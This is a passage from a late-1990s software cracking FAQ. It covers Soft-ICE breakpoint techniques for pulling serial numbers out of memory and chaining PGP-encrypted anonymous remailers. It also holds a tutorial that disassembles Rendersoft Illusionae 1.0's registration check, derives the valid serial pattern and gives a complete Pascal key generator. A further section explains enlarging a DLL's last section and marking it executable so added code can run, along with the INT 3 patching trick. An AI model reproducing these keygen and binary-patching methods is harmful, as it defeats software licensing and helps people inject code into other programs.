 09h    DWORD   breakpoint address 3
 0Dh    BYTE    breakpoint mode 1 (see #0004)
                (for interrupt BPs = register to check
                    00h  no value checking
                    01h  check AL
                    02h  check AH
                    03h  check AX)
 0Eh    BYTE    breakpoint mode 2 (see #0004)
 0Fh    BYTE    breakpoint size (00h byte, 01h word, 03h dword)
 10h    BYTE    breakpoint pass count before program stop
 11h    BYTE    breakpoint state
Note:   all unused fields should contain zeros

(Table 0003)
Values for Soft-ICE breakpoint type:
 00h    memory location
 01h    memory range
 03h    I/O
 04h    interrupt
 05h    execution break

(Table 0004)
Values for Soft-ICE breakpoint mode:
 01h    read
 02h    write
 04h    execution


INT 03 - Soft-ICE v2.5x - BACK DOOR COMMANDS - REMOVE Soft-ICE BREAKPOINT
        AX = 0914h
        SI = magic value 4647h ('FG')
        DI = magic value 4A4Dh ('JM')
        BX = breakpoint number (returned by AX=0913h)
Return: BX = ???
SeeAlso: AX=0912h,AX=0913h
```

-=-

[Q82]. JoesphCo's Trick - Serial Fishing?
[A82].
JosephCo

Well I'll start off by explaining a little trick I use for attacking serials. I don't use any of the main API's (getdlgitemtext(a), getwindowtext..(if this is really one to use)), I almost always break on HMEMCPY.

When i set my breakpoint on HMEMCPY, i single step (F10) into it about 17 to 25 lines. You should find code similar to this:

```
PUSH  ECX
SHR   ECX,2 // Number of words to copy
REPZ  MOVSD // Copies from ds:esi (32 bit) to es:edi (32 bit)
POP   ECX
AND   ECX,3
REPZ  MOVSB // Same as repz movsd, but only 1 byte
XOR   DX
XOR   AX
```

NOW, this may seem a little tricky, but just stick with it. You will find that this method usually is a bit easier to break on your serial, or name.

At REPZ MOVSD, in SoftICE, type: D DS:ESI (32 bit) or D DS:SI (16 bit). You should see your name, serial number, or whatever you typed in. Now type: D ES:EDI (32 bit) or D ES:DI (16 bit). This will show the location where you information will be COPIED TO ie 22bf:00000000. Notice the strange segment (22bf). If you bpr on this range of memory, you MIGHT not break again at all. Now f10 until all of your information is copied (past repz movsb). At this point you should type: PAGE 22BF:00000000 (or whatever SEG:OFFSET you have). Something like this will show up:

Linear	**Physical**	**Attributes**	**Type**
80284960	01603960	P D AU RW	System

What we want to do is put a BPR (break point on range) at the address of the linear location. To do this you need to know how many bytes are in the range, and you HAVE to use the SELECTOR 30.

Example:

BPR 30:80284960 30:80284969 RW

This just set a break on the range for 9 bytes during RW (read/write) access. If you want to see how different addresses can actually be the same you can:

D 30:80284960

ALWAYS use the selector 30, because it ALWAYS exists. That's just the facts.

Basically all this does is keep the user from having to f12 out of the normal API and then searching for his serial/name. This is extremely useful for 16 bit programs, because the segment always changes. Now you can go about your merry way (F5) and repeat the process or BD <hmemcpy> (whatever break point it is) and you should break when your serial/name is read. Simple ;)

-=-

[Q83]. How do I set conditional breakpoints?
[A83]. BPX *<APIName> <Condition>*

e.g.

bpx GetWindowTexta if EAX==00000008 // Break on GetWindowTexta ONLY IF EAX=8
-=-

[Q84]. How do I chain remailers to send anonymous messages?
[A84].

1. **You** > **Remailer_1** > Anon-To: **You**

Send:

```
<------------------------------------------------>
From: me@mysite.home
To:   remailer@replay.com

::
Request-Remailing-To: me@mysite.home

Mortal Crack FAQ 2 - Dedicated to DreamGirl
<------------------------------------------------>
```

You will receive:

```
<------------------------------------------------>
From: nobody@replay.com
To: me@mysite.home

Mortal Crack FAQ 2 - Dedicated to DreamGirl

<------------------------------------------------>
```

2. If this is succesful you add another remailer:

You > **Remailer_1** > Anon-To: **Remailer_2** > Anon-To: **You**

Send:

```
<------------------------------------------------>
From: me@mysite.home
To:   remailer@replay.com

::
Request-Remailing-To: remailer@huge.cajones.com

::
Request-Remailing-To: me@mysite.home

Mortal Crack FAQ 2 - Dedicated to DreamGirl
<------------------------------------------------>
```

The remailer remailer@huge.cajones.com will receive this message from the remailer at remailer@replay.com

```
<------------------------------------------------>
From: nobody@replay.COM
To: remailer@huge.cajones.com
```

::
Request-Remailing-To: me@mysite.home

Mortal Crack FAQ 2 - Dedicated to DreamGirl
<-->

NOTICE that the remailer takes the last instruction after :: away!

You will receive this message from huge.cajones.com
<-->
From: anon-remailer@huge.cajones.com
To: me@mysite.home

Mortal Crack FAQ 2 - Dedicated to DreamGirl
<-->

You can keep adding remailers this way, every time you receive a test message back you add another remailer. Make sure you insert the new remailer before the last "Request-Remailing-To:: which points to YOUR address. If you stop receiving test messages, the last remailer added is most likely "down". You can check that by using that remailer directly.

The above is simple unencrypted remailing. If you want to have an encrypted chained remailing, you first have to "design" the chain.

stage   1 From me@mysite.home send To: remailer@replay.com
stage   2 at remailer@replay.com Anon-To: remailer@huge.cajones.com
stage   3 at remailer@huge.cajones.com.nl Anon-To: remailer@cypherpunks.ca
stage   4 at remailer@cypherpunks.ca Anon-To: me@mysite.home

{STAGE 4}

We need to do stage 4 1st. We need the message that will be destinated to us!

<-->

::
Request-Remailing-To: me@mysite.home

Mortal Crack FAQ 2 - Dedicated to DreamGirl

<-->

Get the PGP anf encrypt the above message:

-----BEGIN PGP MESSAGE-----
Version: 2.7.

hIwCWd90FI1WkT0BA/9I6ILVhl5ZpsgKgHye+ng9CokwzdW1pMgcd0ecigppAODe
53LlyVw/hl1ERYIzWW9W4vnuh7sLgu9XjxB515FtT5VSyZLZrhKIF7XtACga2On+
1NmsecLTrgXYcc4k0Y+l66Hs06z92yhFvjXruDBS2Pame0VDtgZo+4aPntioDaYA

```
AABJsVIWRaJkCib+uek9Pr6GqFP7lwaMqq8XFnFxY42h3Wn3c5DikrzmwKGK5xVs
hmiZnEhJgXvR7jS2cNNOk/geG4SnUqvMTzpq6w==
=b0bT
-----END PGP MESSAGE-----
```

{STAGE 3}

Then you than proceed to the 3rd stage, the message which has to leave remailer@huge.cajones.com so remailer@cypherpunks.ca knows what to do with it:

```
<------------------------------------------------>

::
Request-Remailing-To: remailer@cypherpunks.ca

::
Encrypted: PGP

-----BEGIN PGP MESSAGE-----
Version: 2.7

hIwCWd90FI1WkT0BA/9I6ILVhl5ZpsgKgHye+ng9CokwzdW1pMgcd0ecigppAODe
53LlyVw/hl1ERYIzWW9W4vnuh7sLgu9XjxB515FtT5VSyZLZrhKIF7XtACga2On+
1NmsecLTrgXYcc4k0Y+l66Hs06z92yhFvjXruDBS2Pame0VDtgZo+4aPntioDaYA
AABJsVIWRaJkCib+uek9Pr6GqFP7lwaMqq8XFnFxY42h3Wn3c5DikrzmwKGK5xVs
hmiZnEhJgXvR7jS2cNNOk/geG4SnUqvMTzpq6w==
=b0bT
-----END PGP MESSAGE-----
<------------------------------------------------>
```

The above must then encrypted with the PGP public key of remailer@huge.cajones.com This new encrypted message gets the headers so remailer@replay.com can remail:

(STAGE 2)

```
<------------------------------------------------>

::
Request-Remailing-To: remailer@huge.cajones.com

::
Encrypted: PGP

-----BEGIN PGP MESSAGE-----

...and the PGP encrypted message from {stage 3}

-----END PGP MESSAGE-----
<------------------------------------------------>
```

Encrypt the above using the PGP key of remailer@replay.com.

(STAGE 1)

<-->

```
::
Encrypted: PGP

-----BEGIN PGP MESSAGE-----

and the PGP encrypted message from {stage 2}

-----END PGP MESSAGE-----
```

<-->

The above message you send from your PC to remailer@replay.com! The final should all be included in one document NOT shipped as single emails!

<-->

```
::
Encrypted: PGP

-----BEGIN PGP MESSAGE-----  [with remailer@replay.com PUBkey]
Version: 2.7
::
Request-Remailing-To: remailer@huge.cajones.com

::
Encrypted: PGP

      -----BEGIN PGP MESSAGE-----  [with remailer@huge.cajones.com PUBkey]
      Version: 2.7
      ::
      Request-Remailing-To: remailer@cypherpunks.ca

      ::
      Encrypted: PGP

            -----BEGIN PGP MESSAGE-----  [with remailer@cypherpunks.ca PUBkey]
            Version: 2.7
            ::
            Request-Remailing-To: me@mysite.home


            -----END PGP MESSAGE-----
       -----END PGP MESSAGE-----
-----END PGP MESSAGE-----
```

<-->

-=-

[Q85]. A small tutorial from me that I didn't get to distribute... + Pascal keygen for it.
[A85].

NOTE: You may not get hold of this version of the target URL. search for it or look on your cover CD's. The next version is sort of the same thing (was told by JEFF), but you will not be

able to follow it with the information provided herin.

```
Program        : Rendersoft Illusionae 1.0
Type           : Graphicz Program (texture maker)
Target URL     : http://web.singnet.com.sg/~rendsoft / Shareware.com
Reader         : Begginer/Intermediate
Restrictions   : Save Merge Disabled
Approach       : Sniff out REAL serial + Make a rANDOM kEYGEN.
Tutorial Author: WaJ    [wajid@presidency.com] http://wajid.cjb.net
Cracking Group : Hellforge (http://hellforge.tsx.org)
```

Sniffing out the serial when memory echoes are not used...

The differenCe between making a keygen and just sniffing out the serial is a big1. In order to make a keygen we have to *feel* the code, as opposed to "sniffing" the code!

Run the program. gEt a *feel* of the sequence. i.e. enter your registration number and press oK. WtF I hear you say, no "Sorry Bad Cracker" dialogue appears. oK, calm down. iT only means that you can't bPx on mEssagebOx(a), thats all. The oK command shows us that the check is *nOT* being performed in rEal-tIme, so lets break on gEtwindowtExt(a) insteaD...

Set a Breakpoint on the API GetWindowTextA. You will break twice as the program tries to retreive the entered data. 1st the program reads the name window, then the Reg-No. CTRL-D out of the 1st break. On the second break, step out of USER32! (F12) you will land inside the TEXTURE! module. F12 (P ret) *once* out of this. Now F10 (single step) slowly down to find the following snippet :) (Sorry, couldn't include the opcodes cuz of my heavy commenting, but I *know* you won't mind!)

```
.................
:0ffset
:0040416B  lea ecx, dword ptr [ebp+5C]
:0040416E  call 00448A7F
:00404173  mov edi, dword ptr [esp+10]
:00404177  or ecx, -01                  ; Or ecx with -1. i.e set ecx to FFFFFFFF
:0040417A  xor eax, eax                 ; dispose_eax_for_now
:0040417C  lea edx, dword ptr [esp+1C]  ; mov address_of_our_serial to edx
:00404180  repnz scasb                  ; ecx:=ecx-1 (repeat for every char in my serial+1)
:00404182  not ecx                      ; ecx:=(Length_of_my_serial)+1
:00404184  sub edi, ecx
:00404186  mov ebx, 00000001            ; mov Bad_Cracker_flag into ebx
:0040418B  mov eax, ecx                 ; mov Length_of_my_Serial+1 into eax
:0040418D  mov esi, edi                 ;
:0040418F  mov edi, edx                 ; mov Address_of_my_serial into edi
:00404191  shr ecx, 02                  ; shift right x 2
:00404194  repzmovsd                    ; load My_serial
:00404196  mov ecx, eax                 ; (Length_of_my_serial+1) into ecx
:00404198  xor eax, eax                 ; reset eax for now <*very important*>
:0040419A  and ecx, 00000003
:0040419D  repzmovsb                     // Key Validation Starts here!
:0040419F  mov cl, byte ptr [esp+1C]     ; mov input[1st_byte] into cl
:004041A3  cmp cl, 72                    ; input[1] = "r" ?
:004041A6  je 004041AF  ; if_yes_then_jump_to_evaluate_next_digit ([esp+1D]) input[2]
:004041A8  cmp cl, 52                   ; ok_maybe_its uppercase, an "R"?
:004041AB  je 004041AF  ; if_yes_then_jump_to_evaluate_next_digit ([esp+1D]) input[2]
:004041AD  mov eax, ebx ; OK_set_the Bad_cracker_flag_evaluate_on_anyway...
:004041AF  mov cl, byte ptr [esp+1D]     ; mov input[2nd_byte] into cl
```

```
:004041B3  cmp cl, 73                    ; input[2] = "s" ?
:004041B6  je 004041BF  ; if_yes_then_jump_to_evaluate_next_digit ([esp+1E]) input[3]
:004041B8  cmp cl, 53                    ; ok_maybe_its uppercase, an "S"?
:004041BB  je 004041BF  ; if_yes_then_jump_to_evaluate_next_digit ([esp+1E]) input[3]
:004041BD  mov eax, ebx ; OK_set_the Bad_cracker_flag_evaluate_on_anyway...
:004041BF  mov cl, byte ptr [esp+1E]     ; mov input[3rd_byte] into cl
:004041C3  cmp cl, 69                    ; input[3] = "i" ?
:004041C6  je 004041CF  ; if_yes_then_jump_to_evaluate_next_digit([esp+21]) input[6]
:004041C8  cmp cl, 49                    ; ok_maybe_its uppercase, an "I"?
:004041CB  je 004041CF  ; if_yes_then_jump_to_evaluate_next_digit([esp+21]) input[6]
:004041CD  mov eax, ebx ; OK_set_the Bad_cracker_flag_evaluate_on_anyway...
:004041CF  cmp byte ptr [esp+21], 30     ; input[6] = "0" ?
:004041D4  je 004041D8  ; if_yes_then_jump_to_evaluate_next_digit([esp+24]) input[9]
:004041D6  mov eax, ebx ; OK_set_the Bad_cracker_flag_evaluate_on_anyway...;
\\ and no, you can't get uppercase zero's, can you?)
:004041D8  mov cl, byte ptr [esp+24]     ; mov input[9th_byte] into cl
:004041DC  cmp cl, 72                    ; input[9] = "r" ?
:004041DF  je 004041E8  ; if_yes_then_jump_to_evaluate_next_digit([esp+26]) input[11]
:004041E1  cmp cl, 52                    ; ok_maybe_its uppercase, an "R"?
:004041E4  je 004041E8  ; if_yes_then_jump_to_evaluate_next_digit([esp+26]) input[11]
:004041E6  mov eax, ebx ; OK_set_the Bad_cracker_flag_evaluate_on_anyway...
:004041E8  mov cl, byte ptr [esp+26]     ; mov input[11th_byte] into cl
:004041EC  cmp cl, 74   ; input[11] = "t" ? (finally, programmer is tired. time 4 "t"ea)
:004041EF  je 004041F8                   ; if_yes_then_jump_to home
:004041F1  cmp cl, 54                    ; ok_maybe_its uppercase, an "T"?
:004041F4  je 004041F8                   ; if_yes_then_jump_to home
:004041F6  mov eax, ebx                  ; OK_Set_The_Bad_Cracker_flag_*then*_go_home
:004041F8  test eax, eax ; *Home* OK_Now_,_surrender_,_are_you_the_bad_cracker?
:004041FA  jne 0040434C  ; If_Bad_Cracker_then_the_Zero_flag_was_not_set_s0_jumpto_[hell]!
:00404200  lea ecx, dword ptr [esp+000000A4]  ; OK_NOPper_Letz_register_you_for_*now*!
:00404207  push 000000C8
:0040420C  push ecx
:0040420D  mov dword ptr [004768EC], eax
:00404212  mov dword ptr [00499580], ebx
```

OK so you know how your key wuz validated, yeh. It it quite clear from the commenting above.

Serial Number, Expected input = 11 characters. format:

inputs[4,5,7,8 and 10] were not checked for validity, hence can have any value. [where * = anything] (Case Insensitive)

rsi**0**r*t

These details are copied into a file called "rsilluna.ini" in your windows directory. Delete it and try another number. (if you get bored with your existing one)

rAnDOM KeyGen (using Pascal). Best viewed in edit or pascal. Contains extended dos characterz. (>7Ah)

```
<------------------------------------------------>
Uses Crt;
Var Regkey:array[1..11] of char; // Keep the 11 characters in an array}
```

```
rkey:char;    // User Input, Indicates whether we should exit or generate more keys
Temp:byte;    // Write array 2 screen

Function GetItRandomly(PossibleA,PossibleB:char):char; //Choose randomly from 2 choices
  begin
    if Random(2) <>0 then
       GetItRandomly:=PossibleA
    else
       GetItRandomly:=PossibleB;
  end;



begin
  clrscr; // Clear The Screen
  textcolor(white); // Set color to white
  // Write out logo
  writeln(' ÛÛÛÛÛÛÛÛ Û ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ  ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ');
  writeln(' Û                                               Û  Û                    Û');
  writeln(' Û  ³²ÛÛÛÛÛÛÛ²    ³²ÛÛÛÛ   ³²ÛÛÛÛÛÛ³²ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ²  ÛÛÛ       ³²ÛÛÛÛÛÛÛÛÜÜ² Û');
  writeln(' Û   ³²ÛÛÛÛÛÛÛÛ  ³²ÛÛ  ³²ÛÛÛÛ²  ³²ÛÛ ÛÛÛ       ²ÛÛÛ     ³²ÛÛÛÛÛÛÛÛÛÛÛÛÛÛ    Û');
  writeln(' Û   ³²ÛÛÛÛÛÛÛÛ  ³²ÛÛ  ³²ÛÛÛÛ²  ³²ÛÛÛÛÛÛÛÛ    ³²ÛÛÛÛ            ³²ÛÛÛÛÛÛ ÜÜÜÛ');
  writeln(' Û   ³²ÛÛÛÛÛÛÛÛ  ³²ÛÛ ³²ÛÛ      ³²ÛÛÛÛÛÛÛÛ    ³²ÛÛÛÛ            ³²ÛÛÛÛÛÛ Û ');
  writeln(' Û   ³²ÛÛÛÛÛÛÛÛ  ³²ÛÛ ³²ÛÛ      ³²ÛÛÛÛÛÛÛÛ    ³²ÛÛÛÛ            ³²ÛÛÛÛÛÛ Û ');
  writeln(' Û   ³²ÛÛÛÛÛÛÛÛ  ³²ÛÛ ³²ÛÛ      ³²ÛÛÛÛÛÛÛÛ    ³²ÛÛÛÛ            ³²ÛÛÛÛÛÛ Û ');
  writeln(' Û   ³²ÛÛÛÛÛÛÛÛ  ³²ÛÛ ³²Û       ³²ÛÛÛÛÛÛÛÛ     ²ÛÛÛÛ            ³²ÛÛÛÛÛÛ Û ');
  writeln(' Û   ³²ÛÛÛÛÛÛÛÛ   ÛÛÛÛÛÛÛ       ³²ÛÛÛÛÛÛÛÛÛÛÛÛÛ²ÛÛÛÛ            ³²ÛÛÛÛÛÛ Û ');
  writeln(' Û  ³²ÛÛÛÛÛÛÛÛÛ  ÛÛÛÛÛÛÛÛÛ ÛÛÛÛ ³²ÛÛÛÛÛÛÛÛÛ   ³²ÛÛÛÛ            ³²ÛÛÛÛÛÛ Û ');
  writeln(' Û  ³²ÛÛÛÛÛÛÛÛÛ ÛÛ²ÛÛÛÛÛÛÛ Û  Û ³²ÛÛÛÛÛÛÛÛÛ   ³²ÛÛÛÛ    ²ÛÛÛÛÛÛÛÛÛÛÛÛÛÜÜÛ Û ');
  writeln(' Û  ³²ÛÛÛÛÛÛÛÛÛÛÛ²  ÛÛÛÛÛÛ Û  Û ³²ÛÛÛÛÛÛÛÛÛÛ  ³²ÛÛÛÛÛÛ ÛÛÛÛÛÛÛÛÛÛÛÛÛÛ   Û ');
  writeln(' Û                       Û Û  Û                                      Û ');
  writeln(' ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ  Ü Û  ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ Û ÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛÛ  ');
  writeln(' <http://wajid.cjb.net> Û  Ü Û        ú H e l l f o r g e  ú            ');
  writeln('                      Û    Û                                           ');
  writeln('                      ÛÜÜÜÜÛ                                           ');
  writeln;
  writeln('         ÄÄÄÄÍÍÍÍ[ú rANDOM kEGEn fOR rENDERsOFT iLLUSIONAE 1.0ú]ÍÍÍÍÄÄÄ');
  writeln('                              [úsAVE yOUR sOULzú]');
  writeln(' Ü  gENERATiNG kEy.');

  repeat
      gotoxy(1,23); // go to screen location 1,23
      randomize;    // randomise timer
      RegKey[1]:=GetItRandomly('R','r');
      RegKey[2]:=GetItRandomly('s','S');
      RegKey[3]:=GetItRandomly('I','i');
      RegKey[4]:=chr((random(94))+32);
      RegKey[5]:=chr((random(94))+32);
      Regkey[6]:='0';
      Regkey[7]:=chr((random(94))+32);
      RegKey[8]:=chr((random(94))+32);
      RegKey[9]:=GetItRandomly('R','r');
      RegKey[10]:=chr((random(94))+32);
      RegKey[11]:=GetItRandomly('T','t');
      write(' Ü  rEGISTRATiON nUMber iS : ');
      textcolor(yellow); // yes serial in yellow
      For Temp:=1 to 11 do  // Write generated array to screen
```

```
        begin
          write(RegKey[Temp]);
        end;
      textcolor(white);
      rkey:=readkey;
  until ord(rkey)=27;

  gotoxy(1,23);
  writeln(' Ü  Bye bye...                      '); // End with a happy note!
end.
```
<--->

-=-

[Q86]. How do I increase the filesize of a .dll file + Add my own code, without effecting it's structure?
[A86].

The best thing to do is to expand the last section in it, called '.reloc' Here a little data about '.reloc' section from VBoxP410.dll:

Raw Size:	02A00h bytes.
Virtual size:	02826h bytes.
Relative Virtal Address (RVA):	02D000h.
Flags:	42000040h (Very important Determine if we can read/write).
Offset in file:	027800h.
Dll Image Base:	05000000h.
Dll Image Size:	00030000h bytes.

Offset + Raw Size = filesize

027800h + 02A00h = 02A200 bytes = 172,544 bytes

The original file size should be 172,544 bytes (02A200 hex)!

Lets increase it by 4 kb

Add 1000h to 'Raw Size', 'Virtual Size', and 'dll image size'.
This simply means that we have made the last section (.reloc) grow by 4 kb. But this is only in the header. So we still need to make it physically bigger, now we apply 1000h bytes to the end off this dll with a hex/file editor. Now we should have a .dll that is about 4kb bigger than the original.

OK, now we have added 4 kb to the dll, but how do we find out where it gets loaded ? It goes like this: IMAGE BASE + RVA + OLD SIZE !

This gives >>>> '0500000h + 0002D000 + 00002A00' = 0502FA00.

We still need to do one more thing before we can put any code in there. And that is to modify the flags. 42000040h only allows reading. We change that to E2000040h (see further on in the FAQ). Now we can read/write data, and execute code in the last section.

.reloc	
RVA:	000031E6

```
                        Virtual Address:        00051000
                        Raw Size:               00003200
                        Offset in file:         0004CA00
```

The above shown is the information about MSVCRT40.DLL (Version 4.21.0000). From this we should be able to deduce/determine the original filesize!

Offset + Raw Size = FileSize
0004CA00h + 00003200h = 4FC00h = 326,656 bytes

Check the filesize, Yes it is infact 326,656 bytes. (NOTE: the file may sometimes be bigger than this, it only means that the program will not be able to reference that code! i.e. It is not executable!

-=-

[Q87]. How do I Add two hex numbers together (e.g. 0004CA00h + 00003200h to get 4FC00h) and then how do I get the decimal equivalent (326,656) quickly?
[A87]. Use M$ calc. in hex mode & decimal mode. or even quicker use your baby SoftICE!

e.g.

```
:? 0004CA00+00003200            <------ What you type (Your hex calc)
0004FC00  0000326656  "_ü "     <------ SoftICE's answer!
  ^            ^        ^
 Hex        Decimal   String
```

-=-

[Q88]. How do I get the section information such as that in Q86 of a DLL?
[A88]. You can use QuickView Plus (By Inso) or that provided by Micro$oft! Right click the .dll and choose Quick View.

Example list from Quick View 4.5 (by Inso) for MSVCRT40.DLL (Version 4.21.0000) .reloc:

```
                        Section name:             .reloc
                        Virtual Size:             000031e6  <----- RVA!
                        Virtual Address:          00051000
                        Size of raw data:         00003200  <----- Raw Size!
                        Pointer to Raw Data:      0004ca00  <----- Offset In File!
                        Pointer to Relocations:   00000000
                        Pointer to Line Numbers:  00000000
                        Number of Relocations:    0000
                        Number of Line Numbers:   0000
                        Characteristics:          Section contains initialized data
                                                  Section can be discarded
                                                  Section is readable
```

Or use HIEW 5.84. This is a great utility & can do much more than Quick View. Get it if you haven't got it yet. If you have, learn to use it. Also you can use Procdump to do this.

-=-

[Q89]. How do I actually change the sections (.reloc, .text etc.) shown above?

[A89]. To tell you the truth I don't know the "right" way, but I will tell you how I do it anyway...

Section name:	.reloc	
Virtual Size:	000031e6	<----- RVA!
Virtual Address:	00051000	
Size of raw data:	00003200	<----- Raw Size!
Pointer to Raw Data:	0004ca00	<----- Offset In File!
Pointer to Relocations:	00000000	
Pointer to Line Numbers:	00000000	
Number of Relocations:	0000	
Number of Line Numbers:	0000	
Characteristics:	Section contains initialized data	
	Section can be discarded	
	Section is readable	

Just say we want to increase the .reloc section of the above .dll. We will 1st work out the values by adding 1000h to 'Raw Size', 'Virtual Size', and 'dll image size'

The image size may be found in the "Optional Header" section of the executable (Using Quick View):

Magic:	010b
Linker Version:	3.10
Size of Code:	0003ce00
Size of Initialized Data:	00014600
Size of Uninitialized Data:	00000000
Address of Entry Point:	000137c0
Base of Code:	00001000
Base of Data:	0003e000
Image Base:	10200000
Section Alignment:	00001000
File Alignment:	00000200
Operating System Version:	4.00
Image Version:	0.00
Subsystem Version:	4.00
Reserved1:	00000000
Size of Image:	00055000
Size of Headers:	00000400
Checksum:	000516af

New Raw Size = 00003200 + 1000 = 00004200
New Virtual Size = 000031E6 + 1000 = 000041E6
New Image Size = 00055000 + 1000 = 00056000

Now open the file in a hex editor & search for the original values backwards

```
00000150 0000 0000 0000 0000 54F2 0400 2C02 0000 ........T...,...
00000160 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000170 0000 0000 0000 0000 2E74 6578 7400 0000 .........text...
00000180 2FCD 0300 0010 0000 00CE 0300 0004 0000 /...............
```

```
00000190 0000 0000 0000 0000 0000 0000 2000 0060 ............ ..`
000001A0 2E72 6461 7461 0000 86B0 0000 00E0 0300 .rdata.........
000001B0 00B2 0000 00D2 0300 0000 0000 0000 0000 ................
000001C0 0000 0000 4000 0040 2E64 6174 6100 0000 ....@..@.data...
000001D0 104C 0000 00A0 0400 0032 0000 0084 0400 .L.......2......
000001E0 0000 0000 0000 0000 0000 0000 4000 00C0 ............@...
000001F0 2E69 6461 7461 0000 4E0E 0000 00F0 0400 .idata..N.......
00000200 0010 0000 00B6 0400 0000 0000 0000 0000 ................
00000210 0000 0000 4000 00C0 2E72 7372 6300 0000 ....@....rsrc...
00000220 9403 0000 0000 0500 0004 0000 00C6 0400 ................
00000230 0000 0000 0000 0000 0000 0000 4000 0040 ............@..@
00000240 2E72 656C 6F63 0000 E731 0000 0010 0500 .reloc...1......
00000250 0032 0000 00CA 0400 0000 0000 0000 0000 .2..............
00000260 0000 0000 4000 0042 0000 0000 0000 0000 ....@..B........
00000270 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000280 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

They should be around this section as you can see the section strings. Replace them (backwards), then use QuickView plus to see if you have patched the correct part. (NOTE: I dont think HIEW 5.84 lets you do this) If you know of a utility (I know there must be loads), please mail me, for inclusion in the next FAQ.

Note: at the time of writing this the tools Procdump was not very known. I now clarify that the above can be done with ease using Procdump. UCF ;)

-=-

[Q90]. Where do I get information on the structure of and EXE?
[A90]. Download the FAQ by MiZ on packed exe's. The zip contains the file listing the structure of the Win32 executable.

-=-

[Q91]. How can I test for a Windows Executable?
[A91]. With a windows executable:

1. The word at offset 0 is 'MZ'.
2. The word at offset 18h is 40h or greater.

Format of .EXE file header:

Offset	Size	Description
00h	2 BYTEs	.EXE signature, either "MZ" or "ZM" (5A4Dh or 4D5Ah)
02h	WORD	Number of bytes in last 512-byte page of executable
04h	WORD	Total number of 512-byte pages in executable (includes any partial last page)
06h	WORD	Number of relocation entries
08h	WORD	Header size in paragraphs
0Ah	WORD	Minimum paragraphs of memory to allocation in addition to executable's size
0Ch	WORD	Maxi paragraphs to allocate in addition to executable's size
0Eh	WORD	Initial SS relative to start of executable
10h	WORD	Initial SP
12h	WORD	Checksum (one's complement of sum of all words in executable)
14h	DWORD	Initial CS:IP relative to start of executable

```
 18h    WORD      Offset within header of relocation table
                  40h or greater for new-format (NE,LE,LX,PE,etc.) executable
 1Ah    WORD      Overlay number (normally 0000h = main program)
```

-=-

[Q92]. Why Crack, why not go and play football instead?

[A92]. The pursuit of skilful cracking is mostly the incomparable thrill of such complex and intricate detective work. Cracking pits the mind of the cracker against the mind of the software's designers and against the formidable cipher which is the code itself. Therefore cracking is very much akin to other forms of puzzle solving and deciphering which has provided so much enjoyment to people the world over throughout history. We do it for FUN. Not for commercial gain.

- Requires deep understanding and therefore sharpens the mental acuity of the cracker.

- Since the cracker is also probably employed in some capacity as a programmer/trouble-shooter, the debugging skills that cracking affords can make for a more efficient employee. All employers should ENCOURAGE cracking as a hobby over golf, drunken parties, stamp collecting, etc :-)

- Since "iron sharpens iron", where would the encryption/protection people be without crackers??? They'd probably be in some two-bit sweat shop cranking out lame apps like the rest of the lot.

- Like the last benefit, cracking makes for better protection technology. Now real enemies, like terrorists and wackos of all sorts, have a tougher time stealing secrets and randomly launching ICBMs tipped with 50 megaton MIRVs.

- More fun than crossword puzzles and lame word searches. Ranks up there with chess in terms of strategic necessity. Should be taught to all grade school children.

- A better use of time than browsing through idiotic catalogs and store windows in search of some more useless junk that will only be chucked in a landfill somewhere in due time.

- Cracking is a wonderful alternative to vegetating in front of the boob tube. TV stifles the connections between those little grey cells and turns one into a character reminiscent of those in the movie, Night of the Living Dead.

- The cracker has a much more profound understanding of software functionality and the OS interface than the folks who camp out in the VB and graphical development environments - the drag and drop coders. This should make them more efficient "forward engineers".

-=-

[Q93]. Did you Download the "Crackers Notes" by Torn@do Release November 1998?

[A93].

Release: November 1998
SMU.zip contained a program that Norton AntiVirus 5 claims to be the "W95.VBVirus" virus. This was originally reported to me last year. I can now verify that the definitions of Norton Anti Virus that were in use by the claimer actually DID detect the file as the above virus. The file was posted to Symantec.... The future updates of the definition have been updated as to not inlude this false alarm. Note that using old definitions SMU.zip may still be detected as a virus. This is certainly NOT the case. The file is not infected as far as I know. Thanks RazaSword for the post ;) Keep up the good work Torn@do ;)

-=-

[Q94]. What is the INT 3 cracking trick?
[A94]. This is used when you know where you specifically want to break in a file and do so by altering the file and shoving a "CC" (INT 3) into it. You then set a breakpoint on the interrupt (bpint 3). The program will break when this part of the program is reached. From here, you must assemble ("a") the code back into what it used to be. In this way you have got to your destination in the code. (NOTE: an alternative solution was given in M.CrackFAQ 1 in [A.66].

```
:The_VB3_compare_snippet

: 8CAF     8BCA              mov cx,dx
: XXXX     F3A6              repz cmpsb    <- Strings in ds:si and es:di compared.
: XXXX     7401              je 8CB6
: XXXX     9F                lahf
: XXXX     92                xchg ax,dx
: XXXX     8D5E08            lea bx, [bp+08]
: XXXX     E80E06            call 92CB
```

You know that this code is where the VB3 string comparison takes place, but you cant set a breakpoint until you are in the code, so what you will do is open the visual basic 3 runtime file (vbrun300.dll), and search for the above code (88CAF3A674019F92) in a hex editor. Not change the 8B into "CC" + a NOP for CA (i.e. change 8BCA to CC90). This is the INT 3. Save the file (& ofcourse a backup). Launch SI and enter "bpint 3", (breakpoint on interrupt 3). Run your program, if it breaks on the code above (on entrance of serial), then type (In SI):

```
: bc*             // Clear all breakpoints
: a               // We want to assemble current instruction (CC90)
: mov cx,dx       // Replace with real instructions
 {Press Enter}
: bpx 8caf        // What we wanted in the first place
```

NOTE: YOU MUST NOT LET THE CPU EXECUTE THE INT 3 COMMAND YOU INSERTED!

There is a much better solution listed in the previous FAQ [A.66]

-=-

[Q95]. Can I have the useful snippets of where string comparisons may occur In VB programs?
[A95]. yep.

--- START --

```
:The_VB3_compare_snippet  VBRUN300.DLL

: 8BCA     MOV CX,DX
: F3A6     REPZ CMPSB         <- Compare DS:SI With ES:DI Here!
: 7401     JE 8CB6
: 9F       LAHF
: 92       XCHG AX,DX
: 8D5E08   LEA BX, [BP+08]
: E80E06   CALL 92CB
